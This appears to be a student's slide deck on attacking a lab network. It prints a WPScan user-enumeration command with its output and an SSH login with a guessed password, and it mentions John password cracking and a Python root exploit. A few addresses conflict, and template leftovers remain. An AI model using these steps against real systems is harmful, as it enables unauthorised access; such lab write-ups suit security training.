Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology

1. Windows VM Host (168.1.100/24)
2. Linux ELK (192.168.1.100/24)
3. Linux Kali (192.168.1.90/24)
4. Linux Capstone (192.168.1.105/24)
5. Linux Target 1 (192.168.1.110/24)

Critical Vulnerabilities

1. WordPress Exploits
2. Weak and Plaintext Passwords
3. Privilege Escalation

02

Exploits Used

- WordPress Vulnerability

- Weak Passwords and password stored in plaintext format.

- Privilege Escalation. Allowed us to navigate and make changes to the server with elevated privileges. We used a known exploit in Python to escalate Steven's privileges to root.

03


Methods Used to Avoiding Detection

- For this attack, we did not implement any measures to avoid detection. We setup the beatstack so we could monitor activity in Kibana.

- If we had intended to avoid detection, we would have avoided scanning for ports and would have deleted any logs showing our activity.

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
WordPress	Used command “wpscan --url http://192.168.1.110:80/wordpress -eu” to enumerate users.	Revealed users and their credentials
Weak Password	Was able to guess michael’s password. Also was able to crack steven’s password using John.	We were able to access Michael’s account.
Privilege Escalation	CVE-2006-0151 Were able to escalate to root using Python exploit.	Gained administrative access to target machine.

Exploits Used

Exploitation: WordPress Vulnerability

Summarize the following:

- We exploited the first vulnerability by using the command “wpscan --url http://192.168.1.110:80/wordpress -eu”.
- Using this exploit enumerated the users and their credentials
- Screenshot of Exploit:




```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Mar 14 19:20:09 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.793 KB
[+] Data Received: 18.342 MB
[+] Memory used: 134.555 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 
```

Exploitation: Weak Password Vulnerability

Summarize the following:

- Once we revealed the users using WPScan, we were able to easily guess Michael’s password. His password was the same as his username.
- We were able to ssh into the target 1 machine using Michael’s easily guessed password. This is evidence of lack of strong password controls across the network.




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system a
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
You have new mail.
michael@target1:~$
```

